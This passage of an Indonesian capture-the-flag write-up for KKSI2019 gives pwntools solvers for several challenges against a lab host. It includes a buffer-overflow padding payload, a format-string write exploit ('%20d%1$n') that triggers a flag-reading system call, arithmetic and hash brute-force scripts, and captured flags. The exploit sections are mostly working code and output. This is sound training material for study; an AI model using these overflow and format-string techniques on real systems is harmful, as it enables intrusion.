Posisi AAAA berada pada 0x7ffffffdc30 dan value yang di compare ada pada 0x7ffffffdc50, kita hitung offset nya :

```
udb-peda% p 0x7ffffffffdc50 - 0x7ffffffffdc30
$2 = 0x20
```

Kita hanya perlu memasukan inputan apapun sebanyak 0x20 karena tidak ada value yang spesifik untuk memunculkan flag.

solver:

```
from pwn import *

s = remote("192.168.3.100",6464)
s.sendline("A"*0x20)
print s.recvline()
print s.recvline()
```


```
[+] Opening connection to 192.168.3.100 on port 6464: Done
Masukan Perintah Pasukan: Selamat Pasukan ini flagnya :

KKSI2019{Kodam_V_Brawijaya}

[*] Closed connection to 192.168.3.100 port 6464
```

Flag: KKSI2019{Kodam V Brawijaya}

PWN 1



Diberikan Program bernama kksi, kita coba check file nya

```
kksi: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 3.2.0, BuildID[sha1]=c0a3f4e1e1bcd734b4c7175caf649c2f0b79d3f0, not stripped
```

kita coba decompile dengan ida

```
setvbuf(stdout, 0, 2, 0x14u);
  setvbuf(stdin, 0, 2, 0x14u);
  printf(">Masukan pesan atau cerita ya?< %p\n", &val);
  read(0, &buf, 0x18u);
  printf(&buf);
  if ( val == 24 )
    system("cat flag.txt");
  return 0;</pre>
```

kita hanya perlu mengoverwrite nilai val dengan 24 menggunakan format string vuln. berikut solver yang kita :

```
from pwn import *

s = remote("192.168.3.100",3001)
# s = process("./kksi")
# cmd = """
```

```
# # b *0x08048570
# """
# gdb.attach(s)
s.recvuntil("< ")
a = s.recvline()
val = int(a,16)
target = p32(val)

p = target
p += "%20d%1$n"

s.sendline(p)
print s.recvline()
# print s.recvline()
s.interactive()</pre>
```

Flag: KKSI2019{Siap_PWN}

MISC

Misc₁



Diberikan service, setelah dibuka

kita perlu memasukan hasil dari outputan diatas sebanyak 10 soal, lalu kita buat solver nya :

```
from pwn import *

s=remote("192.168.3.100",6699)
print s.recvline()
print s.recvline()
print s.recvline()
print s.recvline()
for i in range(10):
        soal=s.recv().split(" ")
        s.sendline(str(eval(soal[2]+soal[3]+soal[4])))
        print s.recv()

s.interactive()
```

```
~~> 42111022.0 (correct)

~~> 41174560.0 (correct)

[*] Switching to interactive mode
Score: 10

flag: KKSI2019{Soal_Matematika_EZ_Sekali}
```

Flag: KKSI2019{Soal_Matematika_EZ_Sekali}

Misc2



Diberikan file bernama flag_surabaya.txt yang berisi sebuah text, kita harus mencari dalam text tersebut sesuai dengan ketentuan apabila sha1(substr(strrev(real_flag), 5, 10)) == b6991c1a4945060a62f727e3086c4f5f608681b1 maka itu flag yang benar, maka dari itu kita membuat solver dengan php berikut :

saat dijalankan:



Flag: KKSI2019{gmvW6EVRUd}

Misc3



Diberikan file bernama find fix.text

?e8362ae0e9d47af157e5134dadc7eb? ?17197e97f82363a7599c070ad4e368? ?6f5ee829fb65350051b4c6f2f130f0? ?4576a4aa54a6334842c7b61f53e019? ?c74cdadb148070ff8bc8ff268b15df? ?893f6bald07d0f9f62604ba30d9f7e? ?7323170b5676aca663f38e511176fb? ?e9541fed3b4e1f3a63675b0b2339e8? ?b592f93d32cf412ac552d8ae3b2df6? ?1f022743b3e02b2725d10cf87ce81c? ?771c83e43b7b93a17f8eee7f6ae049? ?e0e46b34e0c0febd2e382d2a844d09? ?584931d301406ed015b31fae8d0e30? ?79826e6d019fdd30823a75ec55a120? ?de0706abb6105c6be392b83aecac4e? ?379ff740f8e9c72d82f1ba38c5ee43? ?20cac13c8516a2c0189b622978d667? ?fb5400ce0922e54d5baf1642ab35ac?

...

kita diharuskan untuk memperbaiki (mengisi tanda tanya) dengan sebuah bilangan hex [0-f] untuk memperbaiki nya kita menggunakan permutasi x="0123456789abcdef" 2, lalu mengecek apakah md5(md5(flag)) == 4127539692df051c972b16a459ec9591.

berikut solver yang kita buat :

```
import hashlib as hl
from itertools import permutations

def cek_md5(plain):
    x="0123456789abcdef"
    y=[i for i in x]
    perm = permutations(y,2)
    for j in perm:

b=hl.md5(hl.md5(j[0]+plain+j[1]).hexdigest()).hexdigest()
    if(b=='4127539692df051c972b16a459ec9591'):
        print j[0]+plain+j[1]
        break
    return 1

a=open("find_fix.txt")
for i in range(100):
    cek_md5(a.readline()[1:-3])
```

FLAG: KKSI2019{26c134c8e04c1e54c1d0893b3d7de4b0}

Terima Kasih